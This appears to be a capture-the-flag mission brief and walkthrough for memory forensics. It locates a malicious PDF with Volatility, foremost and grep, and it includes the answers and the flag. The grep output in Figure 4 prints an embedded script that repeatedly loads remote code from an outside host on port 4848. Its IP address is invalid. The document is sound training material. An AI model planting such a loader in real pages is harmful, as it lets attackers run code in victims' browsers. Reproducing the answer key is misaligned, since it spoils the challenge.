Mission Name

FindOutDeeply

History Context

The main objective for Claire and Ethan, is to check if the book provided was written by Claire´s father.

Technical High-Level Overview

Player must analyse a book provided, named PATHALOGICUS - VIRAL VECTORS - eDNA. SKYTECH 2024.pdf. This book was written by Claire´s father. Player´s goal would be to locate a malicious PDF file.

Short Description

You´re going to search for a book named PATHALOGICUS - VIRAL VECTORS - eDNA. SKYTECH 2024.pdf. Your goal is to analyse and detect any IP address related to the PDF file.

Mission Description

You´re going to search for a book named PATHALOGICUS - VIRAL VECTORS - eDNA. SKYTECH 2024.pdf. To accomplish this goal, you´re going to analyse a memory image. Your goal is to analyse and detect any IP address related to the PDF file.

Location

- SHANGHAI | BACKSTREET BAR

Tools

- Volatility 2
- Strings and GREP

Questions

Which is the port of the payload?

- 4848

Which process ID has opened the PDF file?

- 7068

Hints

1. Located PDF file inside the memory image **and yara command**
2. Extract all PDF files from the memory using **dumpfiles** command
3. Use strings command and grep to filter an IP Address of the extracted PDF files

Write Up

Player must detect version of the operating system that was run on the memory image:

- volatility -f memory_file --profile=Win10x64_18362 imageinfo



Figure 1

We don´t know anything about the location of the file, so it would be interesting to know where the file is located:

- volatility -f memory_file --profile=Win10x64_18362 yarascan –Y “PATHALOGICUS”



Figure 2

And eventually player could identify the location of the file:

```
Owner: Process svchost.exe Pid 1452
0x2173c304660  50 41 54 48 41 4c 4f 47 49 43 55 53 20 2d 20 56   PATHALOGICUS.-.V
0x2173c304670  49 52 41 4c 20 56 45 43 54 4f 52 53 20 2d 20 65   IRAL.VECTORS.-.e
0x2173c304680  44 4e 41 2e 20 53 4b 59 54 45 43 48 20 32 30 32   DNA..SKYTECH.202
0x2173c304690  34 2e 70 64 66 22 2c 22 61 63 74 69 76 61 74 69   4.pdf","activati
0x2173c3046a0  6f 6e 55 72 69 22 3a 22 6d 69 63 72 6f 73 6f 66   onUri":"microsof
0x2173c3046b0  74 2d 65 64 67 65 3a 66 69 6c 65 3a 2f 2f 2f 43   t-edge:file:///C
0x2173c3046c0  3a 2f 55 73 65 72 73 2f 73 68 61 6e 67 61 69 2f   :/Users/shangai/
0x2173c3046d0  44 65 73 6b 74 6f 70 2f 50 41 54 48 41 4c 4f 47   Desktop/PATHALOG
0x2173c3046e0  49 43 55 53 25 32 30 2d 25 32 30 56 49 52 41 4c   ICUS%20-%20VIRAL
0x2173c3046f0  25 32 30 56 45 43 54 4f 52 53 25 32 30 2d 25 32   %20VECTORS%20-%2
0x2173c304700  30 65 44 4e 41 2e 25 32 30 53 4b 59 54 45 43 48   0eDNA.%20SKYTECH
0x2173c304710  25 32 30 32 30 32 34 2e 70 64 66 22 2c 22 61 70   %202024.pdf","ap
0x2173c304720  70 44 69 73 70 6c 61 79 4e 61 6d 65 22 3a 22 4d   pDisplayName":"M
0x2173c304730  69 63 72 6f 73 6f 66 74 20 45 64 67 65 22 2c 22   icrosoft.Edge","
0x2173c304740  64 65 73 63 72 69 70 74 69 6f 6e 22 3a 22 66 69   description":"fi
0x2173c304750  6c 65 3a 2f 2f 2f 43 3a 2f 55 73 65 72 73 2f 73   le:///C:/Users/s
Rule: r1
```

Figure 3

- Then, Player has to extract PDF file from the memory

```
┌──(recon㉿recon)-[~/Desktop/13_FindOutDeeply/hard]
└─$ foremost -i Memory.raw -o /home/recon/Desktop/13_FindOutDeeply/hard/results -t pdf -T
Processing: Memory.raw
|*******************|

┌──(recon㉿recon)-[~/Desktop/13_FindOutDeeply/hard]
└─$ cd results_Thu_Mar_28_07_03_16_2024

┌──(recon㉿recon)-[~/Desktop/13_FindOutDeeply/hard/results_Thu_Mar_28_07_03_16_2024]
└─$ ls -la
total 16
drwxr-xr-- 3 recon kali 4096 Mar 28 07:03 .
drwxr-xr-x 4 recon kali 4096 Mar 28 07:03 ..
-rw-r--r-- 1 recon kali  785 Mar 28 07:03 audit.txt
drwxr-xr-- 2 recon kali 4096 Mar 28 07:03 pdf

┌──(recon㉿recon)-[~/Desktop/13_FindOutDeeply/hard/results_Thu_Mar_28_07_03_16_2024]
└─$ cd pdf

┌──(recon㉿recon)-[~/…/13_FindOutDeeply/hard/results_Thu_Mar_28_07_03_16_2024/pdf]
└─$ ls -la
total 12728
drwxr-xr-- 2 recon kali     4096 Mar 28 07:03 .
drwxr-xr-- 3 recon kali     4096 Mar 28 07:03 ..
-rw-r--r-- 1 recon kali 13024094 Mar 28 07:03 03542945.pdf

┌──(recon㉿recon)-[~/…/13_FindOutDeeply/hard/results_Thu_Mar_28_07_03_16_2024/pdf]
└─$ strings *.pdf  | grep '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}'
1.7.306.1
<script>setInterval(function(){with(document)body.appendChild(createElement("script")).src="//48.586.1.55:4848"},1010)</script>
Windows.PrintDialog_6.2.1.0_neutral_neutral_cw5n1h2txyewy

┌──(recon㉿recon)-[~/…/13_FindOutDeeply/hard/results_Thu_Mar_28_07_03_16_2024/pdf]
└─$
```

Figure 4

Once extracted, player must analyse them to get the IP Address inside it:

Flag Information

flag{48.586.1.55}